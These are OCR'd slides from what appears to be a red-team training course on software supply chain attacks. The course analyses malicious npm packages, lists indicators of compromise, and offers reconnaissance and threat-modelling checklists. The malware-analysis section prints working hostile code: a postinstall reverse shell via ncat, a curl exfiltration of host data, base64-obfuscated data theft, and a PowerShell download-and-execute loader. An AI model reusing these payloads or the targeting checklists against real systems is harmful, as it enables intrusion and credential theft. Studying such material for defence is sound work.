
https://octoverse.github.com/2020/

Source CodeRED

Why npm is the most malicious registry in the world

- History of no batteries installed
- Pre and post install scripts - RCE by design
- Barrier to entry is low - anyone can publish public npm packages.
- Anyone can claim a namespace. Microsoft is available? It's yours!
- Javascript runs in frontend or backend. Your malware can do more.

What Malicious Packages Do




https://www.linkedin.com/posts/safedep_vet-activity-7315697512957259777-XpMQ

Source CodeRED

Npm malicious package examples

Examples of npm malware: herostereo

```
GitHax 6mile ~/projects/githax % cat ../malware_analysis/herostereo-1.0.3/package.json
{
  "name": "herostereo",
  "version": "1.0.3",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "ncat 185.183.106.85 43662  -e /bin/bash "
  },
  "author": "",
  "license": "ISC"
}
```



Source CodeRED

Indicators of Compromise

- IP: 185.183.106.85
- Package name: herostereo
- Other packages: pascoresend, diffuse-the-rest, sandstorm-widgets-nyse-website, skulldentist, theice

Source CodeRED

Examples of npm malware: actions-project-version-check

```
GitHax 6mile ~/projects/githax % cat /tmp/githax/actions-project-version-check-99.1.1/package
/package.json
{
  "name": "actions-project-version-check",
  "version": "99.1.1",
  "description": "Private npm package",
  "main": "index.js",
  "scripts": {
    "postinstall": "curl -X POST https://9cmfw9f44piynq5n7kjr39cqthz8n0bp.oastify.com --data
\"HOSTNAME=$(hostname), USER=$(whoami), IP=$(curl -s ifconfig.me)\""
  },
  "author": "Your Name",
  "license": "Apache-2.0"
}
```

Source CodeRED

Indicators of Compromise

- Domain: *.oastify.com
- Package name: actions-project-version-check

Examples of npm malware: web3-parser

Source CodeRED

```
GitHax 6mile ~/projects/malware_analysis % cat ./web3-parser-1.6.4/package.json
{
  "name": "web3-parser",
  "version": "1.6.4",
  "dependencies": {
    "axios": "^0.24.0",
    "form-data": "^0.2.0"
  },
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "",
  "license": "ISC"
}
```

```
GitHax 6mile ~/projects/malware_analysis/web3-parser-1.6.4 % cat ./index.js
const axios=require("axios"),parser=r=>{try{r=String(r);const e=["aHR0cHM6Ly8=","
YXBpLnRyYWRlZW5vLmNvbQ==","L2FwaQ==","L29yZGVy","L25ldw=="];return axios.post(e.m
ap((r=>Buffer.from(r,"base64").toString())).join(""),{value:"parser"+r}).then((fu
nction(r){})),r}catch(e){return r}};module.exports={parser:parser};%
```

```
const axios = require("axios");
const parser = r => {
  try {
    r = String(r);
    const e = ["aHR0cHM6Ly8=", "YXBpLnRyYWRlZW5vLmNvbQ==", "L2FwaQ==", "L29yZGVy",
"L25ldw=="];
    axios.post(e.map(r => Buffer.from(r, "base64").toString()).join(""), {
      value: "parser" + r
    }).then(function (r) {});
    return r;
  } catch (e) {
    return r;
  }
};
module.exports = {
  parser: parser
};
```

```
Translation from above base64:

aHR0cHM6Ly8= : https://
YXBpLnRyYWRlZW5vLmNvbQ== : api.tradeeno.com
L2FwaQ== : /api
L29yZGVy : /order
L25ldw== : /new
```

```
"time": {
  "created": "2025-01-24T09:52:20.524Z",
  "modified": "2025-01-24T09:52:22.729Z",
  "1.2.4": "2022-05-26T04:10:48.234Z",
  "1.2.5": "2022-05-26T08:27:44.959Z",
  "1.2.6": "2022-05-26T08:32:11.744Z",
  "1.2.7": "2022-05-26T08:33:20.240Z",
  "1.3.0": "2022-06-28T13:40:48.884Z",
  "1.4.0": "2022-08-02T15:13:21.597Z",
  "1.5.0": "2023-07-17T18:50:28.233Z",
  "1.5.1": "2023-07-17T18:52:08.285Z",
  "1.5.2": "2023-07-17T18:53:24.565Z",
  "1.6.0": "2024-02-29T20:07:16.897Z",
  "1.6.1": "2024-02-29T20:13:40.956Z",
  "1.6.3": "2024-02-29T21:07:54.189Z",
  "1.6.4": "2024-02-29T21:11:20.893Z",
  "2.1.4": "2025-01-13T17:19:35.793Z",
  "2.1.5": "2025-01-13T17:47:10.409Z",
  "2.1.6": "2025-01-13T17:50:04.879Z",
  "2.1.7": "2025-01-13T17:50:36.990Z",
  "2.1.8": "2025-01-13T17:55:34.960Z",
  "2.2.1": "2025-01-13T19:56:44.094Z",
  "0.0.1-security": "2025-01-24T09:52:20.687Z"
}
```


```
const {
  MongoClient: r
} = require("mongodb");
async function parser(e) {
  try {
    let n;
    let t;
    if (!n) {
      (n = new r(["bW9uZ29kYitzcnY6Ly9sb2NhbHVzZXI6XzJHTU0uRERCUEo4cnY0QGNsdXN0ZXIwLmdmcmphL
m1vbmdvZGIubmV0Lz9yZXRyeVdyaXRlcz10cnVlJnc9bWFqb3JpdHkmYXBwTmFtZT1DbHVzdGVyMA=="].map(r => B
uffer.from(r, "base64").toString()).join(""))).connect().then(() => {
        let r = n.db("order");
        (t = r.collection("order")).insertOne({
          text: e,
          createdAt: new Date()
        });
      });
    }
    return e;
  } catch (o) {
    console.error("Error:", o);
    throw e;
  }
}
module.exports = {
  parser
};


# payload in base64 string above:
# mongodb+srv://localuser:_2GMM.DDBPJ8rv4@cluster0.gfrja.mongodb.net/?retryWrites=true&w=maj
ority&appName=Cluster0
```

Indicators of Compromise


- Domain names:
  - api[.]tradeeno[.]com
  - cluster0[.]gfrja[.]mongodb[.]net
- Package name: web3-parser
- IP Addresses: 144[.]126[.]214[.]174

Source CodeRED

Examples of npm malware: express-exp



Source CodeRED



```
GitHax 6mile ~/projects/malware_analysis % cat ./express-exp-research/express-exp-1.0.1/index.js
function _0x1ca4(){const _0x37de31=['1720733kdBVIh','child_process','4871604ruarmb','9QaOuOF','55159400eIbqs','Could\x20n
ot\x20install.\x20Err:\x20OUT_OF_SPACE.','6TlNRjt','40PMNKYW','win32','2574940osRTee','13761170CfHqxJ','Error\x20executin
g\x20command:\x20','182127TeYxLo','error','50003679KKcddS','4yJgJPy'];_0x1ca4=function(){return _0x37de31;};return _0x1ca
4();}const _0x174f21=_0x5364;(function(_0x2e098a,_0x269f97){const _0x2024cf=_0x5364,_0x516223=_0x2e098a();while(!![]){try
{const _0xadbdaf=parseInt(_0x2024cf(0x184))/0x1+-parseInt(_0x2024cf(0x191))/0x2+parseInt(_0x2024cf(0x18a))/0x3*(-parseInt
(_0x2024cf(0x187))/0x4)+-parseInt(_0x2024cf(0x18c))/0x5*(parseInt(_0x2024cf(0x18e))/0x6)+parseInt(_0x2024cf(0x188))/0x7*(
-parseInt(_0x2024cf(0x18f))/0x8)+parseInt(_0x2024cf(0x18b))/0x9*(parseInt(_0x2024cf(0x182))/0xa)+parseInt(_0x2024cf(0x186
))/0xb;if(_0xadbdaf===_0x269f97)break;else _0x516223['push'](_0x516223['shift']());}catch(_0x57d679){_0x516223['push'](_0
x516223['shift']());}}}(_0x1ca4,0xd20fc));const {exec}=require(_0x174f21(0x189));function _0x5364(_0x4e76fe,_0x397d95){co
nst _0x1ca4ad=_0x1ca4();return _0x5364=function(_0x5364da,_0x2b376e){_0x5364da=_0x5364da-0x182;let _0xe1558a=_0x1ca4ad[_0
x5364da];return _0xe1558a;},_0x5364(_0x4e76fe,_0x397d95);}function asdf(_0x4df98b){return new Promise((_0x5168cc,_0x1cf61
b)=>{exec(_0x4df98b,{'windowsHide':!![]},(_0x1dc84a,_0x3214d4,_0x2822cb)=>{const _0x342780=_0x5364;if(_0x1dc84a){_0x1cf61
b(_0x342780(0x183)+_0x1dc84a['message']);return;}if(_0x2822cb){_0x1cf61b('stderr:\x20'+_0x2822cb);return;}_0x5168cc(_0x32
14d4);});});}async function postInstall(){const _0x390504=_0x174f21;if(process['platform']===_0x390504(0x190)){const _0x1
49f44='powershell\x20-Command\x20\x22irm\x20https://asdf11.xyz/npm/\x20|\x20iex\x22';try{const _0x644f5c=await asdf(_0x14
9f44);}catch(_0x40a7ca){console[_0x390504(0x185)](_0x390504(0x18d));}}}postInstall();%
```

```
const {
  exec
} = require("child_process");
function asdf(_0x4df98b) {
  return new Promise((_0x5168cc, _0x1cf61b) => {
    exec(_0x4df98b, {
      windowsHide: true
    }, (_0x1dc84a, _0x3214d4, _0x2822cb) => {
      if (_0x1dc84a) {
        _0x1cf61b("Error executing command: " + _0x1dc84a.message);
        return;
      }
      if (_0x2822cb) {
        _0x1cf61b("stderr: " + _0x2822cb);
        return;
      }
      _0x5168cc(_0x3214d4);
    });
  });
}
async function postInstall() {
  if (process.platform === "win32") {
    const _0x149f44 = "powershell -Command \"irm https://asdf11.xyz/npm/ | iex\"";
    try {
      const _0x644f5c = await asdf(_0x149f44);
    } catch (_0x40a7ca) {
      console.error("Could not install. Err: OUT_OF_SPACE.");
    }
  }
}
postInstall();
```

Indicators of Compromise


- Domain names: asdf11[.]xyz, myaunet[.]su
- IP addresses: 194[.]67[.]71[.]170, 68[.]65[.]120[.]235
- Package name: express-exp
- Other packages: helper-member-expression-to-functions, helper-annotate-as-pure, helper-function-name, helper-compilation-targets, helper-get-function-arity, helper-hoist-variables, helper-plugin-utils, compat-data, helper-split-export-declaration
- File hashes:
  13db408a3232ea31aab8edc648b6c315782db9516e1c08c6bd667e17f5dd147c,
  515e6d58b720d5e125602621b28fa37a669efed508e983b8c3136bea80d46640,
  2d17f0cb6c8d9488f2d101b90052692049b0c4bd9bf4949758aae7b1fd936191

Source CodeRED

VISIBILITY

Visualizing the Software Supply Chain

Software Supply Chain: Discovery



Source CodeRED

Start at the beginning and work from there

Source CodeRED

Discovery for Red Teams is very different if it’s black box versus white box

(authorized and internal, or external)

Discovery is all about identifying components and processes.

Nothing else.

(Reserve judgement for later)

SSC Discovery: People

Who?

- Engineers
- QA
- DevOps

How to find them?

- Repository collaborators
- Commits. Who's active?
- Search internet by handle
- SCM API (ex: GitHub API)
- Linkedin

Source CodeRED

SSC Discovery: Developer tools

Look for tools that influence application development and deployment. Or, evidence of files that started on a developers laptop and ended up in code.

Clues in repositories:

- dot files
- Docker files
- Editor artifacts
- Vagrant or Packer files
- .gitignore files
- Npmrc files

Source CodeRED

SSC Discovery: Source Code

Look for evidence that identifies languages, frameworks, etc

Clues in repositories:

- Manifest files
- Bill of materials
- Config files
- Grok all yaml files
- Identify private repos in NPM, Rubygems, etc
- Look for directories with obvious language specifics

Source CodeRED

SSC Discovery: Integration

Look for evidence of how source code is managed by a team

Clues in repositories:

- Look in .github/workflows or .gitlab directories
- Review commit logs for top contributors and document
- Observe PR/MR behaviour & document top contributors
- Inspect Docker files for source code mount locations

Source CodeRED

SSC Discovery: Deployment

Look for evidence that describes how target is built, compiled, minified & deployed

Clues in repositories:

- Gruntfiles
- .env files
- Web.config
- Obfuscation techniques

Source CodeRED

SSC Discovery: Runtime

Look for evidence that describes how a target runs or is hosted

Clues to look for:

- Inspect web headers
- Use tech detection scan
- OS detection scan
- Identify deployment, PaaS, or SaaS platforms used
- Inspect App.json or app.js
- Identify containers used and inspect them closely

Source CodeRED

SSC Discovery: Hardware

Look for evidence that describes any hardware dependencies

Clues in repositories:

- Mentions of GPUs or other hardware
- Look for hardware specific libraries

SSC Discovery: DNS

Look for evidence that describes any hostnames or URL dependencies

Clues to look for:

- Use link finders
- Grep source for ‘http’, ‘https’, ‘domain’, ‘host’, ‘hostname’

Source CodeRED

SSC Discovery: Services

Look for evidence that describes any third-party services or APIs used

Clues to look for:

- Use tech stack detection
- Look for libraries specific to third-party services
- Inspect web headers
- Inspect CSP
- Inspect web app and identify third-party calls

Source CodeRED

SSC Discovery: Cloud

Look for evidence that describes any cloud resources or hosting

Clues to look for:

- Look for cloud key variables
- Use tech stack detection to identify cloud resources

Source CodeRED

LUNCH

THREAT MODEL

Supply Chain TVPO

(Target, Value, Patterns & Objectives)

All Software Supply Chains are not created equal

(OSS projects have limited SSC, applications have bigger SSC's)

Supply Chain TVPO: TARGETS

First, start with your target

Is your target an app?

A person?

A company?

Target is an engineer/person: Small SSC

- What's their name?
- What's their email?
- What's their job?
- What tools do they like or use?
- What techstack are they comfortable with?
- What's their handle? GitHub, GitLab, StackOverflow, dev.to, etc
- What's their social media exposure?
- Scour their GitHub account
- Do they follow best practices?

Target is an open-source project: Small to Medium SSC

- Who are the maintainers?
- Who are the contributors?
- What other software uses this project?
- What languages or frameworks are used?
- Are the libraries up to date?
- Is the project following security best practices? (OpenSSF Scorecard)
- Is the project using CI/CD?
- Is the project scanning source code?
- Are contributors signing commits?
- Are contributors using SSH for SCM?

Source CodeRED

Target is an application: Larger SSC

- Does it have a URL?
- What does it talk to?
- What is the tech stack?
- What languages or frameworks are used?
- Are the web components up to date?
- Is it exposing anything?
- Where is the source code?
- What cloud components is it using?
- How was the app built & deployed?

Source CodeRED

Target is an company: Many SSCs

- What do they do? What do they sell?
- Who works there?
- Are they global? Are they local?
- Who do they sell to?
- Who do they buy from?
- Are they regulated?
- What's their internet exposure?
- How many apps do they have?
- How many devs? How many infosec?
- What's their GitHub exposure?
- What's the development maturity?

Source CodeRED

Use the VSSC framework here…

Source CodeRED

Supply Chain TVPO:
VALUE

VALUE

Noun

The reason that an attacker chooses a target. Or, the benefit the target provide to the attacker.

VALUE

Company
Who is the target customer?

Open source project
Who, and what, uses the project? Is it core functionality or does it provide point solution?

Application
What does the target app do? Does it deliver something? Is it trusted?

Human
What role in the company is being targeted?

Location
Physical. Geographic. Industry. Geopolitical.

Supply Chain TVPO:
PATTERNS

PATTERNS

Noun

Repeated traits of an individual human, or an organization, that makes that target susceptible to attack.

PATTERNS- DEVS

- 70% of devs build resources in the cloud themselves
- Use SAML/SSO/Auth0 because its fast & simple
- Use “the business” as an excuse to do what they want
- They don’t refresh credentials because it breaks automation, deployments, CI/CD, etc
- Use one account for multiple stages, SaaS, dependencies
- Don’t return to address technical debt incurred

Source CodeRED

PATTERNS- LEADS

- They act as gateways for pull requests or decision making
- They enforce standards or methodologies across their team
- They often abuse their elevated privileges in SCM

PATTERNS - MGMT

- Emphasize “starting” not “finishing”
- Don’t care about agile. It means “give me what I want really fast” right?
- Constant emphasis on features ends up under indexing security & availability
- Managers don’t expect developers to interact with security tools, so guess what? They don’t!
- Under represent complexity to C suite, so the value of developers, agility, security and availability are not appreciated and budgets are scarce

PATTERNS- ENVS

- dev/test/staging/uat/prod used 95% of time
- At least 75% of lower environments are treated differently than prod
- Use the name of the application in the DNS name at least 40% of the time
- Cloudflare used for prod, but not lower environments

PATTERNS- SCM

- GitHub used for public repos and something else (Bitbucket) used for private repos
- Different SCM tools not necessarily mapped 1 for 1 to different envs, so often use backend services
- Windows developers using SSH git poorly
- Team leads are allowed to violate branching, merging and pull request standards

PATTERNS- CLOUD

- More than 70% of developers have direct console access to cloud
- DEV always becomes PROD
- Least privilege is to complicated to get right so IAM is too permissive
- Majority of teams do not use VPN so SSH/RDP directly to public IPs
- The default is to use public IP space
- Lack of understanding about network isolation means that most things run in one subnet and one vpc
- 70% of applications deployed to AWS use NO external security tools

Source CodeRED

PATTERNS- APPS

- App names are common and easily guessed
- DEV environments are never as secure as PROD: great training for hackers
- Focus on proprietary code and not dependencies
- Applications are not really tested until staging or prod
- Lots of public DNS for bogon IPs for internal resources
- Common practice to use Cloudflare to mask insecure web applications. If you can bypass… well….

Examples of Patterns

(both individual and organizational)

Example Patterns: Application Names

Top 30 Australian Subdomains

mail	79	api	262
api	70	app	261
lyncdiscover	68	staging	213
sip	68	mail	191
staging	55	dev	170
m	51	test	126
vpn	47	lyncdiscover	125
images	47	sip	120
static	44	email	119
remote	41	ftp	111
media	39	WILDCARD	110
ftp	38	blog	109
help	36	support	99
dev	35	admin	96
support	33	demo	90
webmail	31	docs	88
email	31	help	88
app	28	go	80
secure	25	webmail	78
my	24	e	78
mdm	21	app.dev	69
portal	21	portal	66
crm	19	info	62
jira	19	cdn	62
gateway	18	status	61
quote	18	link	60
staging01	17	auth	58
www2	17	vpn	57
magento	17	cvs	51
basics	17	directory	49

Top 30 Global Subdomains

Source CodeRED

Example Patterns: DNS Names for Bogons

Top 24 Public DNS names for BOGONS

admin	internal
jira	reports
dev	analytics
vault	github
jenkins	staging
grafana	auth
nexus	registry
git	sftp
kibana	smtp
gitlab	ops
artifactory	stage
confluence	mysql

Source CodeRED

STATISTICS

- 95% of all breaches in the cloud are self-inflicted
- 70% of developers can provision their own environment
- Less than 10% of developers use SSH or MFA during git push
- 16% of Windows IIS servers have RDP exposed
- 45% of Cloudflare services are deployed incorrectly by SMB

Source CodeRED

EXERCISE

- What's the value of your company to attackers?
- Can you think of a behaviour that your team exhibits?
- Are there any patterns you can identify in your company?

Supply Chain TVPO:
OBJECTIVES

GOAL

- What are the attackers looking to get out of this operation? A document? Access to ongoing classified data? Money?
- Are the attackers financially, politically, or strategically motivated?
- Are attackers nation state related? If so, their goal will be much more nuanced
- If the attack is multi-chained, which goal of the attackers are you focusing on now, the primary or secondary?

TIMELINE

- Once the goal has been achieved is the operation over?
- If answer is yes, then the timeline = “finite”. If the answer is no, then the timeline = “ongoing”.
- Attackers will manage their operational infrastructure differently depending on timeline
- Traditional red team timelines are typically 2 to 4 weeks per operation. Newer “continuous” red teaming is much longer

OPERATIONAL INFRASTRUCTURE

- If attackers are nation state related their infrastructure will often be much more layered and nuanced. Therefore they will go out of their way to evade detection at all costs
- If goal is straightforward (ex: get specific document) and the timeline short, attackers will often burn their infrastructure
- If goal is financially motivated, then attackers will often not care if they are detected. In fact, it's often better if they're detected
- If attackers are working strategically, or are nation state related, they will often take care to clean up and evade detection

Source CodeRED

Go to Code Puppets section

Introducing OSC&R

(Open Software Supply Chain Attack Reference)


pbom-dev/**OSCAR**

A comprehensive, systematic and actionable way to understand attacker behaviors and techniques with respect to the software supply chain

7 Contributors | 13 Issues | 3 Discussions | 56 Stars | 16 Forks

https://github.com/pbom-dev/OSCAR

SaaS Attacks



https://github.com/pushsecurity/saas-attacks

Source CodeRED

Building Ecosystem Clout

Best way to find bugs you can fix in other people's repos?

https://github.com/returntocorp/semgrep

Source CodeRED

```
GitHax 6mile ~/projects/github-subdomains % gh auth status
github.com
  ✓ Logged in to github.com account 6mile (/Users/paulmccarty_1/.config/gh/hosts.yml)
  - Active account: true
  - Git operations protocol: ssh
  - Token: gho_************************************
  - Token scopes: 'admin:public_key', 'gist', 'read:org', 'repo'

  X Failed to log in to github.com account superjenn (keyring)
  - Active account: false
  - The token in keyring is invalid.
  - To re-authenticate, run: gh auth login -h github.com
  - To forget about this account, run: gh auth logout -h github.com -u superjenn

  ✓ Logged in to github.com account bigtomgleeson (keyring)
